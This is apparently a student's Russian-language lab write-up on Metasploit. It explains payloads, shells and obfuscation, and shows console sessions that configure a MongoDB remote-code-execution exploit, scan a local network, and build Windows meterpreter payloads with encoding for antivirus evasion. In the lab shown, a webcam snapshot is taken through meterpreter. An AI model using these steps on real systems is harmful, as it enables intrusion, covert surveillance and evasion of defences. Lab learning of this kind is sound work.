

METASPLOIT

Metasploit - программа для применения и отладки эксплоитов!

Exploit - уязвимость в программном коде или в системе. Некая недокументированная возможность программного обеспечения (баги, неправильные зависимости и прочее).

Шелл - код, устанавливающий соединение с системой.

Обычный шелл - мы подключаемся к системе и ищем сами пути кодировки и прочее.

Реверс - система подключается к нам - точка на которой крутится сервер сама устанавливает с нами соединение для подключения и отдачи данных.

Payload - полезная нагрузка (код, который исполняет атакующую часть).

Если углубиться, пейлоад это часть программы, выполняющая вредоносные (зачастую) действия в системе. Это любой шелл, запускающий отдельный эксплойта – с помощью которого мы можем запустить одну уязвимость, залить пэйлоад на комп клиента и исполнить ее.

Так же он может работать в качестве легитимных функций - загрузка кода из белых источников. Большинство систем, выполняющих атаки на корпоративные системы защиты – используют тулзы для загрузки и компиляции вредоносного кода.

После доставления пейлоада есть множества вариантов работы. Есть пейлоады, который ищут компилятор, который компилирует вредоносный код (троян, например).

Схема работы (например). Пейлоад проверяет наличие компилятора, если нет - ставит, потом обращается к внешним системам и организует доступ к гав файлам, загружает, компилирует, выполняет.

Или же пейлоад может содержать внутри инструкцию для выполнения кода (например, обфусцированный вариант с инструкцией по его деобфускации).

Пейлоад, естественно может отключать антивиры, себя и все вокруг (как настроишь)

До вредоносных действий пейлоад обычно покрывается. Антивирус может не реагировать.

В обходе антивируса пейлоадам помогает обфускация. Пару слов о ней:

Результирующая программа, выдаваемая обфускатором, должна давать не больше информации, чем просто напоро черный ящик, который имитирует входное/выходное поведение исходной программы. То есть не должно быть никакой разницы между обфусцированным кодом программы и, например, веб сервисом, который просто возвращает результат программы на данном ему входе. Такой алгоритм получил название «Обфускация Черного Ящика».

Но кроме антивиря есть еще и глаза пользователя. Вряд ли кто-то в здравом уме запустит екзешник весом в 20 кб. Для этого существует NOPS.

Это специальная инструкция в ассемблере для того, чтобы файл имел определенную длину. Она позволяет создать пустую область в файле для загрузки в него доп файлов. Такая система позволяет временно расширить до определенного размера.


```
File Actions Edit View Help
msf6 > search mongo

Matching Modules

# Name Disclosure Date Rank Check Description
0 auxiliary/gather/mongodb_js_inject_collection_enum 2014-06-07 normal No MongoDB NoSQL Collection Enumeration Via Injection
1 auxiliary/scanner/mongodb_login 2013-03-24 normal No MongoDB Login Utility
2 exploit/linux/misc/mongod_native_helper 2013-03-24 normal No MongoDB nativeHelper.apply Remote Code Execution
3 post/linux/gather/enum_users_history normal No Linux Gather User History

Interact with a module by name or index. For example info 3, use 3 or use post/linux/gather/enum_users_history

msf6 > 
```

```
File Actions Edit View Help

msf6 > use
Display all 4200 possibilities? (y or n)
msf6 > use exploit/
Display all 2071 possibilities? (y or n)
msf6 > use exploit/linux/misc/mongod_native_helper
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/misc/mongod_native_helper) > info

Name: MongoDB nativeHelper.apply Remote Code Execution
Module: exploit/linux/misc/mongod_native_helper
Platform: Linux
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2013-03-24

Provided by:
agix

Available targets:
Id Name
-- --
0 Linux - mongod 2.2.3 - 32bits

Check supported:
No

Basic options:
Name Current Setting Required Description
--
COLLECTION no Collection to use (it must to exist). Better to let empty
DB admin yes Database to use
PASSWORD yes Password to use
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT yes The target port (TCP)
USERNAME yes Login to use

Payload information:

Description:
This module exploits the nativeHelper feature from spiderMonkey
which allows remote code execution by calling it with specially
crafted arguments. This module has been tested successfully on
MongoDB 2.2.3 on Ubuntu 10.04 and Debian Squeeze.

References:
https://cvedetails.com/cve/CVE-2013-1892/
OSVDB (91632)
http://www.securityfocus.com/bid/58695
http://blog.scr.t.ch/2013/03/24/mongodb-0-day-ssji-to-rce/
```

в случае монго обязательно указать: db какую будем использовать, password который будем использовать, rхост и порт, а так же login, который будем использовать (4 рисунок)

Так же можно посмотреть более короткое описание на show options (рисунок 5):

```
msf6 exploit(linux/misc/mongod_native_helper) > show options

Module options (exploit/linux/misc/mongod_native_helper):

Name Current Setting Required Description
--
COLLECTION no Collection to use (it must to exist). Better to let empty
DB admin yes Database to use
PASSWORD yes Password to use
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT yes The target port (TCP)
USERNAME yes Login to use

Payload options (linux/x86/meterpreter/reverse_tcp):

Name Current Setting Required Description
--
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Linux - mongod 2.2.3 - 32bits
```

```
File Actions Edit View Help
root@pnknv: ~

msf6 exploit(linux/misc/mongod_native_helper) > setg rhost 192.168.1.1
rhost => 192.168.1.1
msf6 exploit(linux/misc/mongod_native_helper) > info

Name: MongoDB nativeHelper.apply Remote Code Execution
Module: exploit/linux/misc/mongod_native_helper
Platform: Linux
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2013-03-24

Provided by:
agix

Available targets:
Id Name
-- --
0 Linux - mongod 2.2.3 - 32bits

Check supported:
No

Basic options:
Name Current Setting Required Description
--
COLLECTION admin no Collection to use (it must to exist). Better to let empty
DB yes Database to use
PASSWORD yes Password to use
RHOSTS 192.168.1.1 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 27017 yes The target port (TCP)
USERNAME yes Login to use
```

Задать опции по сет (можно создавать глобальные переменные чтобы нее перезаполнять по 1000 раз - setg - используется для создания глобальных переменных). Процесс на картинке (6).

После задания опций – запускаем эксплойт. Для этого есть 2 команды – run/exploit (7)

```
File Actions Edit View Help
root@pnknv: ~

msf6 exploit(linux/misc/mongod_native_helper) > run
run -j run DB=
run -e run DisablePayloadHandler=
run -f run ENCODER=
run -h run EnableContextEncoding=
run -j run EnableStageEncoding=
run -n run EnableUnicodeEncoding=
run -o run HandlerSSLCert=
run -p run InitialAutoRunScript=
run -t run LHOST=
run -z run LPORT=
run AppendExit= run LogLevel=
run AutoLoadStdapi= run MeterpreterDebugLevel=
run AutoRunScript= run MeterpreterPrompt=
run AutoSystemInfo= run MinimumRank=
run AutoUnhookProcess= run NOP=
run AutoVerifySession= run PASSWORD=
run AutoVerifySessionTimeout= run PAYLOAD=
run CHOST= run PayloadProcessCommandLine=
run COLLECTION= run PayloadUUIDName=
run CPORT= run PayloadUUIDRaw=
run ConnectTimeout= run PayloadUUIDSeed=
run ConsoleLogging= run PayloadUUIDTracking=
run ContextInformationFile= run PingbackRetries=
msf6 exploit(linux/misc/mongod_native_helper) > exploit
exploit -j exploit InitialAutoRunScript=
exploit -e exploit LHOST=
exploit -f exploit LPORT=
exploit -h exploit LogLevel=
exploit -j exploit MeterpreterDebugLevel=
exploit -n exploit MeterpreterPrompt=
exploit -o exploit MinimumRank=
exploit -p exploit NOP=
exploit -t exploit PASSWORD=
exploit -z exploit PAYLOAD=
exploit AppendExit= exploit PayloadProcessCommandLine=
exploit AutoLoadStdapi= exploit PayloadUUIDName=
exploit AutoRunScript= exploit PayloadUUIDRaw=
exploit AutoSystemInfo= exploit PayloadUUIDSeed=
exploit AutoUnhookProcess= exploit PayloadUUIDTracking=
exploit AutoVerifySession= exploit PingbackRetries=
exploit AutoVerifySessionTimeout= exploit PrependChrootBreak=
exploit CHOST= exploit PrependFork=
exploit COLLECTION= exploit PrependSetgid=
exploit CPORT= exploit PrependSetregid=
exploit ConnectTimeout= exploit PrependSetresgid=
exploit ConsoleLogging= exploit PrependSetresuid=
exploit ContextInformationFile= exploit PrependSetreuid=
exploit DB= exploit Prompt=
exploit DisablePayloadHandler= exploit PromptChar=
exploit ENCODER= exploit PromptTimeFormat=
exploit EnableContextEncoding= exploit Proxies=
exploit EnableStageEncoding= exploit RHOSTS=
exploit EnableUnicodeEncoding=
exploit HandlerSSLCert=

run PingbackSleep=
run PrependChrootBreak=
run PrependFork=
run PrependSetgid=
run PrependSetregid=
run PrependSetresgid=
run PrependSetresuid=
run PrependSetreuid=
run Prompt=
run PromptChar=
run PromptTimeFormat=
run Proxies=
run RHOSTS=
run RPORT=
run RemoteMeterpreterDebugFile=
run ReverseAllowProxy=
run ReverseListenerBindAddress=
run ReverseListenerBindPort=
run ReverseListenerComm=
run ReverseListenerThreaded=
run SSL=
run SSLCipher=
run SSLVerifyMode=
run SSLVersion=
run SessionCommunicationTimeout=
run SessionExpirationTimeout=
run SessionLogging=
run SessionRetryTotal=
run SessionRetryWait=
run StageEncoder=
run StageEncoderSaveRegisters=
run StageEncodingFallback=
run StagerRetryCount=
run StagerRetryWait=
run TARGET=
run TCP::max_send_size=
run TCP::send_delay=
run TimestampOutput=
run USERNAME=
run VERBOSE=
run WORKSPACE=
run WfsDelay=
```

Exploit можно запустить из отдельной сессии, у него больше возможностей, чем у Run.

Через sessions можно подключаться к другим сессиям (используя exploit как команду для запуска).

Через set payload можно выбрать, какой пейлоадер будем использовать, выбор на рисунке (8)

```
File Actions Edit View Help
root@pnknv: ~

msf6 exploit(linux/misc/mongodb_native_helper) > set payload
set payload generic/custom
set payload generic/debug_trap
set payload generic/shell_bind_tcp
set payload generic/shell_reverse_tcp
set payload generic/tight_loop
set payload linux/x86/chmod
set payload linux/x86/exec
set payload linux/x86/meterpreter/bind_ipv6_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid
set payload linux/x86/meterpreter/reverse_ipv6_tcp
set payload linux/x86/meterpreter/reverse_nonx_tcp
set payload linux/x86/meterpreter/reverse_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid
set payload linux/x86/meterpreter/reverse_http
set payload linux/x86/meterpreter/reverse_https
set payload linux/x86/meterpreter_reverse_tcp
set payload linux/x86/metsvc_bind_tcp
set payload linux/x86/metsvc_reverse_tcp
set payload linux/x86/read_file
set payload linux/x86/shell/bind_ipv6_tcp
set payload linux/x86/shell/bind_ipv6_tcp_uuid
set payload linux/x86/shell/bind_nonx_tcp
set payload linux/x86/shell/bind_tcp
set payload linux/x86/shell/bind_tcp_uuid
set payload linux/x86/shell/reverse_ipv6_tcp
set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/shell/reverse_tcp
set payload linux/x86/shell/reverse_tcp_uuid
set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/shell_bind_tcp
set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/shell_reverse_tcp
set payload linux/x86/shell_reverse_tcp_ipv6
```

Выберем auxillary scanner, запустим что-нибудь (9, 10 скриншоты):

```
File Actions Edit View Help
root@pnknv: ~

msf6 > use auxiliary/scanner/dns/dns_amp
msf6 auxiliary(scanner/dns/dns_amp) > info

Name: DNS Amplification Scanner
Module: auxiliary/scanner/dns/dns_amp
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
xistence <xistence@0x90.nl>

Check supported:
No

Basic options:


| Name       | Current Setting | Required | Description                                                                          |
|------------|-----------------|----------|--------------------------------------------------------------------------------------|
| BATCHSIZE  | 256             | yes      | The number of hosts to probe in each set                                             |
| DOMAINNAME | isc.org         | yes      | Domain to use for the DNS request                                                    |
| FILTER     |                 | no       | The filter string for capturing traffic                                              |
| INTERFACE  |                 | no       | The name of the interface                                                            |
| PCAPFILE   |                 | no       | The name of the PCAP capture file to process                                         |
| QUERYTYPE  | ANY             | yes      | Query type(A, NS, SOA, MX, TXT, AAAA, RRSIG, DNSKEY, ANY)                            |
| RHOSTS     |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:filepath' |
| RPORT      | 53              | yes      | The target port (UDP)                                                                |
| SNAPLEN    | 65535           | yes      | The number of bytes to capture                                                       |
| THREADS    | 10              | yes      | The number of concurrent threads                                                     |
| TIMEOUT    | 500             | yes      | The number of seconds to wait for new data                                           |



Description:
This module can be used to discover DNS servers which expose recursive name lookups which can be used in an amplification attack against a third party.

References:
https://cvedetails.com/cve/CVE-2006-0987/
https://cvedetails.com/cve/CVE-2006-0988/

msf6 auxiliary(scanner/dns/dns_amp) > |
```

```
File Actions Edit View Help
root@pnknv: ~

msf6 auxiliary(scanner/dns/dns_amp) > exploit
[*] Auxiliary failed: Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 auxiliary(scanner/dns/dns_amp) > set rhost 192.168.0.1
rhost => 192.168.0.1
msf6 auxiliary(scanner/dns/dns_amp) > exploit

[*] Sending DNS probes to 192.168.0.1→192.168.0.1 (1 hosts)
[*] Sending 67 bytes to each host using the IN ANY isc.org request
[*] 192.168.0.1:53 - Response is 538 bytes [8.03x Amplification]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

этот модуль позволяет обнаруживать DNS-серверы, которые предоставляют рекурсивный поиск имени, который можно использовать в атаке с усилением относительно сторонних хостов.




Прежде, чем перейти дальше, следует отметить возможности программы (с рисунка 1):

2071 эксплойт, 1123 аукс, 352 пост, 592 пейлоада, 45 енкодеров, 10 порс и 7 утилит для обхода антивирусов. Некоторые были описаны сверху, дополним список.

auxillary - модули для анализа, проверки, подключения итд. Метасплойт может использовать другие фреймворки (типо nmap со своими параметрами для анализа и сканирования параметров)

post - модуль пейлоада. Код, запускаемый внутри системы для закрепления в системе - можно загрузить снифер трафика, кейлогер, дампы из ОП и прочие штуки.

Так же у программы есть про-версия, там есть gui, есть больше разных эксплоитов и прочего. Ее я и установил, используя бесплатный 14-дневный триал (11, 12, 13 скриншоты)



Переходим к настоящей проверке работоспособности:

1. Дефолтный эксплойт

Скачал линуксовую тачилу, запустил через оракл. В настройках посмотрел мак, в кали сделал арпскан локалнета и нашел айпи (рисунок 13):

```
(root@pnkiv)~# arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:be:dc:dd, IPv4: 192.168.0.5
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.2    9c:da:3e:d2:6d:60    Intel Corporate
192.168.0.1    20:e8:82:8c:44:73    zte corporation
192.168.0.7    08:00:27:94:8d:59    PCS Systemtechnik GmbH
192.168.0.6    be:0e:cc:1a:00:d0    (Unknown: locally administered)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.172 seconds (117.86 hosts/sec). 4 responded
```

Далее выбрав auxillary/scan/ssh/ssh_version вбил ее ip в rhost (рисунок 14):

```
msf6 > use auxiliary/scanner/ssh/
use auxiliary/scanner/ssh/apache_karaf_command_execution
use auxiliary/scanner/ssh/cerberus_sftp_enumusers
use auxiliary/scanner/ssh/detect_kippo
use auxiliary/scanner/ssh/eaton_xpert_backdoor
use auxiliary/scanner/ssh/fortinet_backdoor
use auxiliary/scanner/ssh/juniper_backdoor
use auxiliary/scanner/ssh/karaf_login
use auxiliary/scanner/ssh/libssh_auth_bypass
use auxiliary/scanner/ssh/ssh_enum_git_keys
use auxiliary/scanner/ssh/ssh_enumusers
use auxiliary/scanner/ssh/ssh_identify_pubkeys
use auxiliary/scanner/ssh/ssh_login
use auxiliary/scanner/ssh/ssh_login_pubkey
use auxiliary/scanner/ssh/ssh_version
msf6 > use auxiliary/scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > show info

Name: SSH Version Scanner
Module: auxiliary/scanner/ssh/ssh_version
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Daniel van Eeden <metasploit@myname.nl>

Check supported: 2021-02-01
No

Basic options:


| Name    | Current Setting | Required | Description                                                                           |
|---------|-----------------|----------|---------------------------------------------------------------------------------------|
| RHOSTS  | 192.168.0.1     | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:filepath'. |
| RPORT   | 22              | yes      | The target port (TCP)                                                                 |
| THREADS | 1               | yes      | The number of concurrent threads (max one per host)                                   |
| TIMEOUT | 30              | yes      | Timeout for the SSH probe                                                             |



Description:
Detect SSH Version.

References:
http://en.wikipedia.org/wiki/SecureShell

msf6 auxiliary(scanner/ssh/ssh_version) > set RHOST 192.168.0.7
RHOST => 192.168.0.7
msf6 auxiliary(scanner/ssh/ssh_version) >
```

Запустив сканер через ран, узнал, что за версия ssh стоит на тачке (рисунок 15):

```
msf6 auxiliary(scanner/ssh/ssh_version) > run

[*] 192.168.0.7:22 - SSH server version: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3 ( service.version=7.6p1 op
enssh.comment=Ubuntu-4ubuntu0.3 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe2
3=cpe:/a:openbsd:openssh:7.6p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=18.04 os.cpe23=cpe:/o:
canonical:ubuntu:linux:18.04 service.protocol=ssh fingerprint_db=ssh.banner )
[*] 192.168.0.7:22 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) >
```

2. EXE

Открыл про-версию, выбрал создание пейлоада и сделал windows/x64/meterpreter/bind_tcp (скриншот 16):

Payload Generator ☐ Classic Payload ☒ Dynamic Payload (AV evasion) ×

Generates a Windows executable that uses a dynamic stager written entirely in randomized C code.

Payload Options

Architecture:

Stager:

Stage:

LPORT*:

RHOST:

Далее указал параметры рхоста и лпорта, сел и стал слушать (рисунок 17):

```
msf6 exploit(multi/handler) > set rhost 192.168.0.2
rhost => 192.168.0.2
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 192.168.0.2:4444
[*] Sending stage (200262 bytes) to 192.168.0.2
[*] Meterpreter session 1 opened (0.0.0.0:0 → 192.168.0.2:4444) at 2021-02-01 17:06:02 +1000

meterpreter >
```

Ах да, чуть не забыл – вместе с этим на винде отключил дефендер, скинул екзешник и запустил его

В консоли можно проверить, создалось ли соединение (я сделал скриншот, скрин 18):

```
meterpreter > webcam_snap
[*] Starting ...
[*] Got frame
[*] Stopped
Webcam shot saved to: /root/ZsZbTTNS.jpeg

(gio open:4184): GLib-GIO-CRITICAL **: 17:23:37.952: g_dbus_connection_flush: assertion 'G_IS_DBUS_CONNECTION (connection)' failed
XPCOMGlueLoad error for file /usr/lib/firefox-esr/libmozgtk.so:
/opt/metasploit/common/lib/libz.so.1: version `ZLIB_1.2.9' not found (required by /lib/x86_64-linux-gnu/libpng16.so.16)
Couldn't load XPCOM.
meterpreter >
```


Далее перенес скриншот из папки рута туда, где смог бы его открыть и собственно открыл (скрины 19, 20).

```
(pnknv@pnknv)-[~]
$ sudo -i
[sudo] password for pnknv:
(Message from Kali developers)


We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/

(Run "touch ~/.hushlogin" to hide this message)
(root@pnknv)-[~]
# ls
IFcaUUBz.jpeg  ZsZbTTNS.jpeg

(root@pnknv)-[~]
# mv ZsZbTTNS.jpeg /home

(root@pnknv)-[~]
#
```

Уже устал:



3. Obfuscated

Сделал то-же, что и в простом exe, через GUI. Но уже с расширенными настройками (21, 22):

Payload Generator

☒ Classic Payload ☐ Dynamic Payload (AV evasion)

Builds a customized payload. (All platforms)

Payload Options

☒ Encoding

Output Options

PlatformWindows

Architecturex64

☒ Stagerbind_tcp

Stagewindows/x64/meterpreter

LPORT*4444

RHOST

EXITFUNC*Process

Added ShellcodeNo file selectedChoose File...

Size of NOP sled(bytes)

Cancel

Generate

Payload Generator

☒ Classic Payload ☐ Dynamic Payload (AV evasion)

Builds a customized payload. (All platforms)

Payload Options

☒ Encoding

Output Options

Encoding is enabled

Encoderx64/xor

Number of iterations3

Maximum size of payload(bytes)

Bad characters

Cancel

